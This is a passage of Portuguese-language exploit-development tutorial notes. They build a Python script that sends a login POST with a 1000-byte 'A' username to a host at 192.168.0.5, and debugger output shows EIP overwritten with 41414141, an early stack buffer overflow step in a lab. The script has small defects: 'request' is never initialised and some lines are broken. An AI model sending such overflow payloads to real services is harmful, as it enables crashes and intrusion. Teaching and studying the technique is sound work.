
# *Criando um Script para interagir com o Software*

→ Só uma informação sobre o content-length




```
Content-Length: 21
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

username=A&password=A
```

→ esse 21 conta toda essa estrutura "username=A&password=A"

→ Vamos jogar essa requisição para o python

```
#!/usr/bin/python

import socket

dados = "A"*1000

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: 1020\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)
```

→ Ao execuá-lo, podemos ver o funcionamento pela sobreposição do EIP



```
Registers (FPU)
EAX 00000001
ECX 0057C30C
EDX 00000358
EBX 00000000
ESP 0077744C ASCII "AAAAAAA
EBP 005708E0 ASCII "login"
ESI 00576BFE
EDI 01026B58

EIP 41414141
```